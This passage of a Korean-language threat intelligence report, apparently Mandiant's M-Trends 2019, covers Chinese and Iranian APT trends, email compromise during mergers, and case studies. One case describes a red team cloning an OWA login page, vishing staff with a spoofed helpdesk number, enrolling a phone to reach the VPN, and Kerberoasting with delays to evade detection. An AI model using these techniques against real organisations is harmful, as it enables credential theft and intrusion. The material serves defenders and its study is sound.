중국의 초기 사이버 스파이 활동은 (오늘날의 기준으로) 정교하지 않았고, 탐지하기 쉬웠으며, 다양한 산업군을 표적으로 삼았지만 그 결과는 미비했습니다. APT1과 같은 개별 그룹은 특정 TTP뿐만 아니라 후원 단체나 개인 활동자까지 추적될 수 있을 정도로 조악한 악성코드 도구를 활용했기 때문에 쉽게 식별할 수 있었습니다. 중국의 스파이 활동은 군부대와 민간 조직에 의해 수행되었습니다. 계약업체가 이용되기도 했고, 이 공격자들의 스파이 활동과 이들이 수행했던 금전적인 목적의 캠페인에 중복되는 부분이 많았습니다. 중국의 사이버 스파이 활동은 주로 정부를 표적으로 한 활동에 국한되고 집중되어 있습니다.

2004~2013

2013년 2월 PLA 유닛 61398이 세상에 공개되기까지, 방위산업 기지를 시작으로 M&A 대상과 중국에서 사업을 운영하고 있는 민간 기업으로 점차 그 표적 대상을 확대했습니다.

2013~2015

활동이 감소하기 시작합니다.

2015~2016

2015년 말에 중국의 사이버 스파이 활동이 현저하게 감소하기 시작했는데, 특히 그 중 미국을 향한 활동이 크게 감소했습니다. 사이버 기반의 지적 재산 도용을 끝내기 위해 맺은 오바마-시진핑 사이버 군축 협정과 더불어, PLA는 사이버 관련 기능을 통합하기 위한 중요한 개편을 거쳤으며 중국 정부는 13차 5개년 계획(2016~2020년)에 맞춰 국가적인 우선 과제를 대대적으로 변경하였습니다.

2017~2018

APT20 및 Conference Crew를 비롯한 일부 중국 스파이 그룹들이 활동을 재개하면서 새로운 양상을 띠기도 했습니다. 다른 공격 그룹들도 APT15(소셜네트워크)처럼 어떤 식으로든 재편된 것으로 보입니다. 사이버 스파이 활동도 직접적인 지적 재산권 도용(특히 서방을 겨냥한 활동)에서 벗어나 전략적인 스파이 활동으로 변모했으며, 특히 동남아시아, 남아시아, 중앙/서아시아를 표적으로 삼았습니다. 대부분의 경우, 활동을 재개한 그룹들은 개선된 TTP를 활용했는데, 이러한TTP는 보다 공개적으로 사용 되는 악성코드 도구를 기반으로 했습니다. 이 시기에, 중국의 일대일로 전략이 국가적으로 최우선 과제가 되었고, 그 후 이 대규모 프로젝트의 성공적인 완수를 지원하는 것이 침해 캠페인의 동기로 작용했습니다.

2018년 중국의 APT 활동

많은 중국 APT 그룹들이 2016년부터 시작된 활동 감소 시기를 거쳐 일정한 공격 주기를 다시 보이기 시작했습니다. 이들 그룹은 수정된 TTP와 새롭게 바뀐 악성코드 도구로 무장하고 다시 등장했습니다. 정부의 지원을 받는 공격자와 관련된 것으로 보이는 활동은 현재 전략적 인텔리전스의 유지와 지정학적인 발전에 상대적으로 더 초점을 맞추고 있는 것으로 보입니다.

- 인민해방군은 전략지원군 산하에 사이버 리소스를 통합하고 재편하는 데 1년이 넘는 시간을 소요했고, 현재 적극적으로 작전을 수행하는 중국 스파이 그룹 수가 줄어든 것은 보다 중앙 집중화된 작전을 수행하고 있는 것일 수 있으며, 반드시 전반적인 활동이 축소되었음을 의미하는 것은 아닙니다.

- 중국 정부가 국가안전부 등 민간인 공격자들과 관련된 활동을 일시적으로 축소한 것으로 판단됩니다.

- 활동을 재개한 그룹은 수정된 TTP를 사용하지만, 기술 지표를 보면 여전히 이전 활동과의 연관성이 나타납니다. 예를 들어 APT20(Twivy)은 자신들의 시그니처 악성코드라 할 수 있는 COOKIECLOG와 CETTRA를 사용하면서 복귀했고, Conference Crew는 EVORA, ELISE, EMISSARY라는 시그니처 악성코드군을 사용하면서 활동을 재개했습니다.

- 활동이 없던 그룹에 속한 일부 개별 공격자들은 새로운 작전팀으로 개편되거나 기존의 알려진 그룹에 재배치되었는데, 이는 중국의 사이버 스파이 역량에 대한 광범위하고 중요한 구조 조정을 반영하는 것으로 보입니다.

- 대상 지역과 목표의 변화는 변경된 무역 협정, 지정학적 발전, 일대일로 전략을 앞세워 지역적 확장에 더욱 집중하는 중국의 태도 등으로 보여지는 우선순위의 변화가 반영된 결과일 가능성이 큽니다.

- 다시 나타난 대부분의 중국 스파이 그룹은 공개적으로 사용 가능한 악성코드, 특히 BEACON과 EMPIRE에 갈수록 더 의존하고 있습니다. 이와 관련해 APT10(Menupass)과 같은 그룹은 공개적으로 사용 가능한 도구에서 크게 변형된 새로운 악성코드를 배포하고, 추가 악성코드를 신속하게 채택하기 위한 역량과 능력을 향상시키고 있습니다.

중국이 아시아와 아프리카 일부 지역에 걸쳐 육상 및 해상 무역로를 확장하기 위한 1조 달러 규모의 전략적 이니셔티브인 일대일로 전략(BRI)이 중국 사이버 스파이 활동의 중요한 동력일 것이라 판단됩니다. 이러한 작전은 주요 프로젝트 및 협정에 대한 비즈니스 인텔리전스의 수집을 통해 BRI 시행을 지원하고 있습니다.

또한 중국의 투자와 BRI 관련 확장 활동에 영향을 미칠 수 있는 지역 내 권력 변화를 추적하고 선거를 모니터링하는 캠페인도 수행하고 있습니다.

그림 7. 2018년에 활동한 중국의 APT 공격 그룹 샘플과 표적 국가 및 산업군

중국의 APT 공격자
TEMP.Toucan
Conference Crew
APT20(Twivy)
338 팀
APT10(Menupass)
APT40(Periscope)
TEMP.Tick
APT15(소셜 네트워크)
APT27
TEMP.Hex

표적 산업군			
학교		하이테크	
항공우주		비영리 (인권)	
뱅킹		보험	
화학		법률	
건설		제조	
방위		해양	
선거		미디어	
에너지		정치 활동	
엔지니어링		통신	
금융		싱크 탱크	
정부		운송	
의료		비디오 게임 산업	

표적 국가

이란 연계 APT 활동의 진화

초기에 지역 및 국내의 전략적 이익을 위해 시작된 이란 연계 사이버 스파이 작전은 국제적인 야망을 내비치고 범위를 확대하며 지능화되고 응집력 있는 인텔리전스 수집 조직으로 발전해 왔습니다. 지난 10년간 이란의 APT 공격은 소셜 미디어 사이트를 이용한 대상과 영향력이 제한된 방식에서 특정 표적을 직접적으로 노리며 도구까지 개발할 수 있는 전문화된 팀의 형태로 탈바꿈했습니다. 또한 이란의 이해 관계와 관련된 공격자들은 국가의 전략적 필요성에 유리한 환경을 조성하기 위해 (수동적, 와해적, 그리고 파괴적인) 영향 공작을 설계할 수 있는 능력을 보여주었습니다.

2009~2011

이란이 사이버 스파이 역량을 개발하게 된 배경은 내부(녹색 운동)와 외부의 반체제 운동뿐만 아니라 미국과 사우디아라비아, 이스라엘 등 지역 내 경쟁국들로부터의 인지된 국제적 위협에서 비롯된 것으로 보입니다. Stuxnet 바이러스로 인한 피해는 소셜 미디어가 촉발한 내부의 반대 활동과 맞물려, 정권이 방어적/공격적 사이버전 역량을 우선시 하도록 만들었고, 이는 2011년 국가 사이버 사령부의 창설로 이어졌습니다.

2011~2014

이란은 비대칭 전력으로 사이버 공격 능력을 개발하는 경향을 보이며 보복(제재에 대해 미국 금융 부문을 대상으로 한 보복), 억제(Shamoon), 정치적 영향력 및 경쟁력 확보 등을 목적으로 한 캠페인을 벌였습니다. 또한, 국가의 지원을 받는 조직이 독립적인 공격 그룹(Ajax팀)과 협력하거나 보조를 맞추거나 이 그룹을 지휘하고 있다는 의혹도 받고 있습니다. 뿐만 아니라, 표적도 확대되어, 미 방위산업 기지 부문의 적대국 능력에 대한 정보를 수집하는 활동까지 하게 되었습니다.

2014~2018

이란의 사이버 역량은 소셜 미디어를 활용하여 기초적인 정보 수집을 실시했던 APT35(Newscaster)부터, 현재 휴면 상태인 APT 팀 및 그룹(APT33, APT34, APT39, Beanie팀, Jafar팀, TEMP.Lice, TEMP.Omega, TEMP.Zagros)의 발전/전문화까지 이루어내는 수준으로 비약적으로 성장했습니다. 또한 유럽을 전략적인 표적에 추가하면서 수동적인 태도에서 능동적으로 변화하고 있다는 것도 확인되었습니다.

2018년 이란의 APT 활동

2018년 내내, 이란은 캠페인 활동의 범위와 규모를 모두 확장하면서 세계 최대의 사이버 스파이 위협 중 하나로 지속적인 위협을 제기하고 있습니다. 그리고 모든 주요 분야에 대한 공격을 감행하며 여전히 중동에서 가장 큰 위협으로 남아있습니다. 정권의 이익에 부합하는 세계적인 침략 활동에서도 보이듯이, 이란의 전략적 목표는 인접한 중동 지역을 넘어 세계로 확장했습니다.

- 2018년에 보인 이란의 APT 활동 트렌드는 글로벌 환경을 형성하고 규정하려는 국가 주도의 노력에 사이버 스파이 작전이 이전보다 더 광범위하게 활용되었음을 보여 줍니다. 이란 APT 캠페인은 중동/걸프 지역을 집중적으로 표적으로 삼는 것은 물론, 북미, 유라시아 및 아시아 일부 지역까지 확대되었습니다.
- 2018년 이란의 표적 트렌드는 주로 국가안보, 금융/에너지, 외교 및 반체제 활동에 집중되어 있으며, 2018년의 4개 분기 내내 상당히 일관되게 유지되었습니다. 미국의 미국-이란 핵무기 협정 철회 같은 정책이 침입 활동의 기폭제가 되었을 수도 있습니다.

그림 8.
2018년에 활동한 이란의 APT 공격자 샘플과 표적 국가 및 산업군

이란의 APT 공격자
APT33
APT34
APT35
APT39
TEMP.Zagros

표적 산업군
방위
에너지
금융
외교
정부
비영리 (인권)
통신
미디어

표적 국가

맺음말

2018년에는 북한, 러시아, 중국, 이란이 전 세계적으로 가장 위협적인 사이버 스파이 활동 국가였습니다.

안보와 경제적 우려에 자극 받은 북한의 공격 그룹들은 기술과 운영적인 측면에서 모두 정교하고 성숙한 수준을 보였습니다. 러시아의 사이버 스파이 공격자들은 러시아의 전략적 국가 이익과 관련된 정치 세력을 표적으로 세계적인 활동을 계속하고 있습니다. Mandiant의 사고 대응 과정에서 관찰된 바에 따르면 활동을 중단했던 중국 스파이 팀이 새로운 작전 방식으로 활동을 재개한 것으로 보입니다. 이란 연계의 침해 활동에서는 표적 국가의 국가 안보, 경제, 국내 치안에 관한 전략적 정보를 수집하기 위해 사이버 스파이 작전을 확대 이용하는 것으로 나타났습니다. 마지막으로, 오픈 소스 도구가 현재 대부분의 주요 APT 공격 그룹에 사용되고 있으며, 이는 사이버 공격을 확실히 귀속시키는 것에 대한 어려움을 가중시킵니다.

인수 합병 시 도사리고 있는 피싱 위험

개요

M-Trends 2012 보고서에서 인수합병(M&A)을 통해 보안 침해를 당한 사업체를 모회사에 통합시키는 일이 얼마나 위험한지 언급한 바 있습니다. 5년여의 시간이 흐른 지금에도 여전히 인수합병은 위협 요소로 남아 있습니다. 인수 합병(M&A)을 진행할 때에는 재무 및 사업 목표를 달성하기 위해 마감 기한을 공격적으로 정하고 수많은 실사 및 통합 작업을 수행합니다. 이러한 목표를 달성하기 위해, 경영진은 보안 상의 문제를 완벽하게 해결하지 않은 상태에서 조직 간의 컴퓨터 네트워크를 통합하는 작업을 진행하며 위험을 감수하기도 합니다. 시간을 두고 불완전하거나 빠뜨린 목표를 해결할 의도겠지만, 이러한 목표는 종종 잊혀져 합병된 기업의 보안 태세를 약화시키는 요인으로 작용하는 경우가 많습니다. 이로써 공격자는 인수 대상 기업의 침해된 환경을 이용해 인수하는 기업의 네트워크에 침투할 기회를 얻게 됩니다.

FireEye Mandiant는 2018년에 인수 합병(M&A) 활동의 결과로, 인수된 기업을 통해 인수하는 기업의 환경이 침해되었던 중동 지역의 사례를 조사했습니다. 침해된 이메일 계정 단 하나로 인해 공격자가 피해자 네트워크에 접근할 가능성이 높아질 수도 있습니다.

피싱

침해된 이메일 계정 하나를 이용해 조직의 다른 사용자에게 피싱 이메일을 보내는 형태의 피싱 공격이 증가하고 있는 것으로 관찰되었습니다. 이런 공격 방식은 직원들이 요청하지 않은 경우에도 조직 간에 커뮤니케이션이 예상되는 M&A 상황에서 특히 효과적입니다. 조직 내에서 전송되는 피싱 이메일은 주로 외부에서 조직의 네트워크에 진입하거나 외부로 나가는 이메일을 검사하도록 구성되어 있는 이메일 게이트웨이의 검사를 우회할 가능성이 더 높습니다. 개인이나 조직 간의 관계가 자연스레 발전함에 따라, 표적 대상이 이러한 피싱 이메일의 콘텐츠를 신뢰하고, 매크로를 활성화하며, 첨부 파일을 열고, 링크를 사용하여 URL을 탐색할 가능성이 더 높아집니다. 내부 피싱은 권한이 높은 계정을 비롯한 추가 사용자 계정을 해킹하는 데 이용될 수도 있습니다. 실제로, APT34, APT10, FIN7 등의 그룹과 사이버 범죄 조직이 이러한 기법을 이용한 사례가 여러 건 있었습니다.

다단계 인증 우회

공격자들은 다단계 인증을 우회하기 위해 침해된 이메일 계정에 대한 액세스를 이용하기도 했습니다. Mandiant는 SMS 기반, 이메일 기반 및 소프트웨어 기반 보안 토큰(소프트 토큰) 다단계 인증을 우회하는 사례를 관찰했습니다. APT34가 이메일로 배포된 소프트 토큰을 찾아내기 위해 이메일에 대한 액세스를 이용한 사례를 목격하기도 했습니다. 이메일에 포함된 소프트 토큰과 관련한 위험은 웹 또는 클라우드 기반 이메일 플랫폼에 eDiscovery 기능이 널리 보급됨에 따라, 조직의 이메일 솔루션 전반에서 소프트 토큰을 포함한 민감한 정보를 찾아내기가 용이해지면서 더 가중되고 있습니다.

포워딩 및 리디렉션

인증을 받지 않고 이메일에 대한 액세스를 유지하기 위해 PowerShell, Exchange 제어판, Exchange 웹 서비스(EWS)를 이용하여 포워더, 익스포트, 또는 리디렉트 규칙을 생성하는 공격자가 관찰되었습니다. 포워더가 활성화되면 공격자가 조직의 이메일 솔루션에 대한 인증을 받지 않고도 지속적으로 이메일을 수집할 수 있습니다. 인증을 받을 필요가 없게 되면 공격자의 이메일 접속이 발각될 가능성이 그만큼 낮아집니다.

악성코드 설치

Outlook 구성의 취약점이 악용된 것도 관찰되었습니다. 공격자는 로그인한 후 피해자의 계정 내에서 Outlook 홈페이지 설정을 변경했습니다. 다음에 피해자가 기업 환경 내에서 로그인했을 때, 시스템이 공격자의 웹페이지로 리디렉션되어 네트워크 내부의 공격자에게 보안 침입의 거점을 제공하는 악성코드가 설치됩니다. 유사한 사례로, Outlook 추가 기능을 악용하여 기능을 다운로드, 업로드 및 실행할 수 있게 하는 .NET 백도어가 설치된 사례도 있었습니다. 이 백도어는 메시지를 저장할 숨겨진 폴더와 메시지를 해당 폴더로 이동하기 위한 규칙을 만들어, 계정 사용자가 알 수 없는 추가 피싱 공격에 해당 계정을 사용할 수 있도록 만들기도 했습니다. ***Microsoft는 이 취약점에 대한 패치를 제공했습니다.***

맺음말

특히 M&A를 진행하는 동안, 이메일에 대한 무단 액세스는 앞으로도 다양한 의도와 정교함의 수준을 가진 공격자들의 공통적인 공격 경로로 악용될 것으로 예상됩니다. 또한 보안 도구 및 모니터링 기술의 발전과 함께 TTP도 진화할 것으로 예상됩니다.

공격자들은 앞으로도 꾸준히 표적형 공격 라이프 사이클의 후속 단계(연결 유지나 데이터 유출 등)의 효과를 높일 것입니다. 조직은 탐지 및 대응 능력을 향상시키기 위해 이메일 방어를 조정하고 공격자 기술을 주시해야 할 것입니다. 이를 위해서는 진화하는 공격자 TTP나 캠페인에 대해 가시성을 제공하는 위협 인텔리전스와 이메일의 악성 링크나 첨부파일 탐지에 적합한 보안 솔루션을 포함하는 지속적인 경계가 필요합니다.

권고 사항

FireEye는 M&A 과정의 일환으로 다음과 같이 공격에 대한 완화 및 탐지 전략을 권장합니다.

1. 인수에 대한 침해 평가를 실시하여 현재 또는 이전의 모든 침해 사례를 파악합니다.
2. 인수하는 네트워크와 인수되는 네트워크 내에서 잠재적인 공격자들의 활동 증거를 확인하는 사전 검토를 수행한 후 이를 통합합니다.
3. 다른 사용자의 이메일에 액세스할 수 있는 계정을 식별하기 위해 권한에 대한 감사를 진행합니다.
4. 조직 외부로 이메일 자동 전달을 금지하거나 조직의 메일 서버에 대한 전달 규칙을 정기적으로 감사하여 이 기법의 증거를 탐지합니다.
5. O365에 대한 감사 로깅을 활성화합니다.
6. O365에 대한 다단계 인증을 활성화합니다.

다음 PowerShell 명령을 사용하여 원격 도메인으로의 이메일 자동 전달을 제한할 수 있습니다.

```
Set-RemoteDomain Default
-AutoForwardEnabled $false
```

다음 PowerShell 명령을 사용하여 Exchange 서버의 편지함에 대한 전달 규칙을 열거할 수 있습니다.

```
Get-Mailbox | where {($.ForwardingAddress
-ne $null -or $.ForwardingSMTPAddress
-ne $null)}| select Name,
ForwardingAddress, ForwardingSMTPAddress,
DeliverToMailboxAndForward
```


사례연구

09:03 10:57 12:21 13:40 14:01 14:33

신원 오인 사례

2018년 하반기, FireEye Mandiant는 현재 위협 그룹 TEMP.Demon의 소행으로 분류된 공격자 활동에 대응하고 추적하기 시작했습니다. 이 그룹은 인기 있는 웹 콘텐츠 관리 시스템의 취약점을 악용하여 금융 분야의 기업에 액세스했습니다. FireEye 제품 고객과 FireEye의 탐지 및 대응 서비스 고객도 피해 기업에 포함되었습니다. 제품 및 서비스 포트폴리오 전반에 걸친 가시성을 통해 Mandiant 컨설턴트는 명령 및 제어 인프라를 포함하여 공격자 TTP를 신속하게 식별할 수 있었습니다. 이러한 지식을 통해 당사 전문가들은 고객사가 공격자의 활동과 승인받은 레드팀의 활동을 분리할 수 있도록 도와주었고, 신속한 조사와 복구로 정보 노출을 방지하였습니다.

공격자는 웹 콘텐츠 관리 시스템 취약성을 이용하여 DEVILZSHELL, ASPXSHELL, WEBSNIFF, TABLETOP와 같은 웹셸 변형을 인터넷 웹 서버에 설치했습니다. 그런 다음 공격자는 코드를 원격으로 실행하고 침해된 윈도우 서버에 대한 권한을 상승시키기 위해 공개용 웹셸을 사용했습니다. 공격자는 Procdump, Mimikatz, SafetyKatz 등 공개적으로 이용 가능한 인증 정보 수집 도구를 실행하여 로컬 및 도메인 인증 정보를 획득하고 표적 환경의 추가 시스템에 내부적으로 액세스했습니다.

뿐만 아니라, 대상 환경의 시스템에 Cobalt Strike 페이로드를 신속하게 배포하기 위해 유출된 도메인 인증 정보를 사용했습니다. Cobalt Strike는 RAT(원격 액세스 트로이 목마)와 탐지 회피를 위해 레드팀이나 실제 공격자들이 자주 사용하는 위협 에뮬레이션 소프트웨어입니다. FireEye 관리형 방어 서비스 담당자는 이 둘의 구분을 위해 Cobalt Strike를 사용하여 트리거된 경보를 검토하여 고객에게 전달했습니다.

공교롭게도, 당시 고객은 다른 보안회사의 레드팀 평가를 진행 하고 있었는데, Cobalt Strike의 활동이 목격된 네트워크와 동일한 네트워크에서 해당 평가를 진행하였습니다. Cobalt Strike 외에도 공격자들이 사용하는 여러 가지 도구가 레드팀 평가에서도 흔히 사용됩니다(그림 9). 그래서 언뜻 보면 실제 공격을 레드팀 활동으로 착각하는 경우가 있을 수 있으며, 실제로 처음에 고객이 탐지된 활동을 레트팀 평가의 일환이라고 생각하기도 했습니다. 다행히도, 이전 조사에서 얻은 지식과 제품, 고객에 대한 가시성 덕분에 Mandiant는 이 활동이 레드팀 활동과는 구별된다는 것을 보여 줄 수 있었고, 즉각적인 대응이 필요한 목적이 뚜렷한 공격 행위라는 사실을 밝혀냈습니다.

그림 9.
TEMP.Demon 이 사용한 도구 세트

도구 이름	공격 단계	설명
reGeorg	거점 확보	공격자가 취약한 웹 서버에 진입점을 제공함으로써 주어진 환경에서 거점을 확보할 수 있는 공개용 HTTP 터널링 유틸리티입니다.
Cobalt Strike	연결 유지/내부 이동	Metasploit(침투 테스트 플랫폼) 및 Mimikatz(크리덴셜 수집 도구)와 같은 다른 인기 도구의 기능을 활용하여 상업적으로 사용할 수 있는 완전한 기능을 갖춘 침투 테스트 도구입니다.
PSExec	내부 이동	원격 명령 실행을 위한 공개용 SysInternals 도구입니다.
SafetyKatz	권한 상승	공개용 크리덴셜 수확 유틸리티로, 코드 공유 웹사이트인 github.com에서 제공됩니다. Mimikatz의 기능을 통해 공격자는 크리덴셜 수확이 실행된 로컬 시스템에 캐시된 인증 정보를 추출할 수 있습니다.
Juicy Potato	권한 상승	공개용 권한 상승 도구로, 코드 공유 웹사이트 github.com에서 제공됩니다.
BloodHound	내부 정찰	그래프 이론을 사용하여 Active Directory 환경 내에서 숨겨진 의도하지 않은 관계를 드러내는 네트워크 열거 도구입니다. 공격자는 BLOODHOUND를 사용하여 매우 복잡한 공격 경로를 쉽게 찾아낼 수 있습니다.
Nmap	내부 정찰	침투 테스터와 네트워크 관리자가 대상 시스템과 서비스를 식별하기 위해 일반적으로 사용하는 공개용 도구입니다.

그림 10. 주요 공격 및 대응 활동의 타임라인

그 후의 조사에서는 Cobalt Strike의 존재를 클라이언트의 웹 서버까지 추적하고, 콘텐츠 관리 시스템의 초기 진입점 배후에 있는 웹셸과 취약점을 확인했습니다. 진입점에서 손상된 계정 및 액세스 시스템을 확인한 Mandiant 전문가들은 공격자가 단기간 동안만 환경에 존재했다고 확신했습니다. 공격자가 대상 시스템에 백도어를 설치한 속도(시간당 10건)로 추가 조사 없이 다음과 같은 조치가 필요하다고 판단하기에 충분했습니다.

- 침해된 웹 서버 제거
- 침해된 시스템 제거
- 침해된 계정 비활성화
- 알려진 모든 CnC 인프라 차단

이 사례는 공격 활동이 합법적인 침투 테스트 활동과 동시에 발생하는 경우 이를 구분하는 것이 얼마나 어려운지를 잘 보여 줍니다. 혼란을 초래할 수도 있겠지만, 데이터 손실을 방지하기 위해서는 결정적인 조치가 필요합니다. 보안 침해가 발생한 초기에는 대비 상태, 가시성, 그리고 경계 태세가 매우 중요합니다.

공격자보다 먼저 약점 찾기

FireEye Mandiant 레드 팀 컨설턴트는 환경에 통합하여 직원들이 자신의 워크스테이션 및 응용 프로그램과 상호 작용하는 방식을 관찰함으로써 전체 공격 라이프 사이클에서 지능형 공격자 및 국가 기반 공격자의 실제 사이버 공격을 그대로 재현하는 목표 기반 평가를 수행합니다. 이와 같은 평가는 조직이 현재의 탐지 및 대응 절차의 약점을 파악하여 최신 위협에 더 잘 대처하기 위해 기존의 보안 프로그램을 업데이트하는 데 도움이 됩니다.

한 금융 서비스 회사는 정보 보안 팀의 탐지, 예방, 대응 역량의 효율성을 평가하기 위해 Mandiant 레드팀을 고용했습니다. 이 서비스의 주요 목적은 탐지되지 않으면서 다음과 같은 작업을 수행하는 것이었습니다.

- **AD(Active Directory) 손상**: 클라이언트의 Microsoft Windows AD 환경에서 도메인 관리자 권한을 얻습니다.
- **금융 애플리케이션 액세스**: 자금 이체 데이터 및 계정 관리 기능이 포함된 애플리케이션 및 서버에 대한 액세스를 확보합니다.
- **RSA MFA(다단계 인증) 우회**: MFA를 우회하여 고객의 결제 관리 시스템과 같은 민감한 애플리케이션에 액세스합니다.
- **ATM 환경 액세스**: 내부 네트워크의 세그먼트화된 부분에서 ATM을 식별하고 액세스합니다.

초기 침해


Mandiant의 조사 경험에 따르면, 소셜 엔지니어링은 지능형 공격자가 사용하는 가장 일반적이며 효율적인 초기 공격 경로가 되었습니다. 이 서비스 사례에서 레드팀은 전화 기반의 소셜 엔지니어링 시나리오를 사용하여 이메일 탐지 기능을 우회하고 피싱 이메일에 의해 종종 남겨지는 잔여 증거를 피할 수 있었습니다.

레드팀은 클라이언트의 인터넷 연결 인프라에 대한 오픈 소스 인텔리전스(OSINT) 정찰을 수행하는 동안 https://owa.customer.example에서 호스팅하는 Outlook Web App 로그인 포털을 발견했습니다. 레드팀은 외관이 비슷한 도메인(https://owa-customer.example)을 등록하고 클라이언트의 로그인 포털을 복제했습니다(그림 11).

OWA 포털 복제 후 레드팀은 추가 OSINT를 통해 IT 헬프 데스크와 직원 전화번호를 확인했습니다. 일단 이 전화번호를 수집한 후 레드팀은 공개적으로 사용 가능한 온라인 서비스를 이용하여 IT 헬프 데스크의 전화번호를 스푸핑하면서 직원에게 전화를 걸었습니다.

Mandiant 컨설턴트는 헬프 데스크 기술자로 가장하여 직원들에게 이메일 받은편지함이 새로운 회사 서버로 마이그레이션되었음을 알렸습니다. '마이그레이션'을 완료하려면 직원이 복제된 OWA 포털에 로그인해야 했습니다. 그리고 의심을 사지 않기 위해 직원들은 인증을 마치는 즉시 정식 OWA 포털로 리디렉션되었습니다. 이 공격 방식을 이용해 레드팀은 8명의 직원으로부터 인증 정보를 획득하여 클라이언트의 내부 네트워크에 거점을 확보할 수 있었습니다.

그림 11.
복제된 Outlook Web Portal



거점 확보

고객의 가상 사설망(VPN)과 Citrix 웹 포털이 MFA를 구현하여 사용자가 암호와 RSA 토큰 코드를 제공하도록 요구했음에도 불구하고 레드팀은 단일 인증 BYOD(single-factor bring-your-own-device) 포털을 발견했습니다(그림 12).

도용된 도메인 인증 정보를 사용하여 레드팀은 BYOD 웹 포털에 로그인하여 CUSTOMER\user0에 대한 Android 전화 등록을 시도했습니다. 레드팀은 사용자 설정을 볼 수는 있지만 새 장치를 추가할 수는 없었습니다. 이 제한을 우회하기 위해 당사 컨설턴트는 IBM MaaS360 Android 앱을 다운로드하고 전화기를 통해 로그인했습니다. 장치 구성 프로세스는 전화기에도 설치되어 있는 Cisco AnyConnect 앱으로 자동으로 임포트된 클라이언트의 VPN 인증서(그림 13)를 설치했습니다.

AnyConnect 앱을 실행한 후 레드팀은 그 전화기가 클라이언트 VPN의 IP 주소를 수신한 것을 확인했습니다. 레드팀은 Google Play 스토어의 일반 테더링 앱을 사용하여 노트북 컴퓨터를 전화기에 테더링하여 클라이언트의 내부 네트워크에 액세스했습니다.

그림 12. 단일 인증 모바일 장치 관리 포털





그림 13.
모바일 디바이스 관리 설정



Kerberoasting에서는 서비스 계정의 티켓 부여 서비스(TGS) 티켓을 검색하고 암호가 약한 계정에 대한 무차별 대입 공격을 하기 위해 Active Directory의 합법적인 기능을 악용합니다.

권한 상승

내부 네트워크에 연결된 후 레드팀은 윈도우의 'runas' 명령을 사용하여 PoweShell을 CUSTOMER\user0으로 실행하고 'Kerberoast'6 공격을 수행했습니다.

레드팀은 공격을 수행하기 위해 SPN(Service Principal Name)이 있는 모든 계정에 대해 Active Directory 도메인 컨트롤러를 쿼리했습니다. 일반적인 Kerberoast 공격은 관련 사용자 계정의 SPN을 위해 TGS를 요청합니다. Kerberos 티켓 요청은 일반적인 반면, 기본 Kerberoast 공격 도구7는 요청의 양을 증가시키기 때문에 비정상적이며 의심스러운 활동으로 식별될 수 있습니다. 컨설턴트는 'Admin', 'SVC', 'SQL'과 같은 키워드 검색을 사용하여 잠재적으로 가치가 높은 18개의 계정을 식별했습니다. 레드팀은 탐지를 피하기 위해 이 표적된 계정 서브셋에 대한 티켓을 검색하고 각 요청 사이에 랜덤한 지연을 삽입했습니다. 그런 다음 이 계정들에 대한 Kerberos 티켓을 Mandiant 암호 크래킹 서버8에 업로드하여 2.5시간 이내에 18개의 계정 중 4개의 암호에 대한 무차별 대입 공격에 성공했습니다.

